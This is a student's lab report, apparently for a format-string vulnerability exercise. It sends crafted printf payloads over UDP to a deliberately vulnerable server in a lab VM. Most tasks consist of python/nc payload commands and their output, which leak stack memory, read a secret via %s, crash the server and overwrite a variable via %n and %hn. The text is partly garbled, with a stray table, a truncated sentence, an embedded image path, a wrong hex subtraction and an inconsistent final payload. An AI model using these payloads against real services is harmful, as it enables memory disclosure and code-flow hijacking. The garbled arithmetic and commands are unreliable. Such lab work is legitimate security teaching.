

Format String Vulnerability Lab

Xinyi Li

March 4, 2020

Task 1

Use the default `DUMMY_SIZE` as 100.

```
1 gcc -z execstack -o server server.c
```

Then clone the current VM according to this manual as the server, whose IP address is 10.0.2.4. While the client VM has an IP address as 10.0.2.15.

On the server VM run

```
1 sudo ./server
```

Immediately, it is blocked with

```
1 The address of the input array: 0xbffff0e0
2 The address of the secret: 0x08048870
3 The address of the 'target' variable: 0x0804a044
4 The value of the 'target' variable (before): 0x11223344
```

On the client VM run

```
1 echo hello | nc -u 10.0.2.4 9090
```

And the server VM prints:

```
1 The ebp value inside myprintf() is: 0xbfffee28
2 hello
3 The value of the 'target' variable (after): 0x11223344
```

```
1 The ebp value inside myprintf() is: 0xbffff038
2 hello
3 The value of the 'target' variable (after): 0x11223344
```

Task 2

```
1 python -c 'print "AAAA"+"%08X."*80' > badfile
2 nc -u 10.0.2.4 9090 < badfile
```

Then on the server:

```
1 The ebp value inside myprintf() is: 0xbffff038
2 AAAA00000000.00000064.B7FFF918.0804A014.B7FE97A2.B7FFFAD0.BFFFF0E0.00000001.BFFFF038.00000000
3 The value of the 'target' variable (after): 0x11223344
```

A is 0x41. So the distance can be considered as 80.

Column A	0 1 2 3	4 5 6 7
A1	B1	C1
A2	B2	C2
A3	B3	C3

1. 0xbffff0e0
2. 0xbffff038
3. 0xbffff0e0 + 80

The offset is # Task 3

send any illegal format string to the server. the server will crash.

For instance,

```
1 echo %s%s%s | nc -u 10.0.2.4 9090
```

The server will print an error message (Segmentation fault) and exit.

Task 4

Task 4 A

```
1 python -c 'print "%9$8x"' > badfile
2 nc -u 10.0.2.4 < badfile
```

```
1 The ebp value inside myprintf() is: 0xbffff038
2 bffff038
3 The value of the 'target' variable (after): 0x11223344
```

bffff038 is the address of ebp in myprintf.

Task 4 B

```
1 python -c 'print "\x70\x88\x04\x08%80$s"' > badfile
2 nc -u 10.0.2.4 9090 < badfile
```

And the server gives info:

```
1 The ebp value inside myprintf() is: 0xbffff038
2 ... secret message
3 The value of the 'target' variable (after): 0x11223344
```

Task 5

Task 5.A

```
1 python -c 'print "\x44\xa0\x04\x08%80$n"' > badfile
2 nc -u 10.0.2.4 9090 < badfile
```

```
1 The ebp value inside myprintf() is: 0xbffff038
2 ...
3 The value of the 'target' variable (after): 0x00000004
```

Task 5.B

$0x500 - 0x4 = 0x4FC = 1276$


```
1 python -c 'print "\x44\xa0\x04\x08%1276x%80$n"' > badfile
2 nc -u 10.0.2.4 9090 < badfile
```

```
1 The ebp value inside myprintf() is: 0xbffff038
2 ...
3 0
4 The value of the 'target' variable (after): 0x00000500
```

Task 5.C

$0x0000 = 0x10000$ $0x10000 - 0x8 = 0xFFFF8 = 65528$ $0xFF99 - 0x10000 =$
 $0x1FF99 - 0x10000 = 0xFF99 = 65433$

```
1 python -c 'print
    "\x44\xa0\x04\x08\x46\xa0\x04\x08%65425x%80$hn%103x%80$hn" '
    > badfile
2 nc -u 10.0.2.4 9090 < badfile
```



A terminal window with a dark purple background and a light blue sidebar containing various application icons. The terminal displays the output of a C program. The text "The value of the 'target' variable (after): 0xff990000" is shown, with a "0" above the "0" and a "64" above the "0" in the hex string. Below this, a code snippet is visible, showing a closing brace and the function "close(sock);". The terminal's title bar includes "Terminal", "File", "Edit", "View", "Search", "Terminal", and "Help". The status bar at the bottom shows "C", "Tab Width: 8", "Ln 32, Col 1", and "INS".

```
The value of the 'target' variable (after): 0 64
0xff990000
}
close(sock);
}
```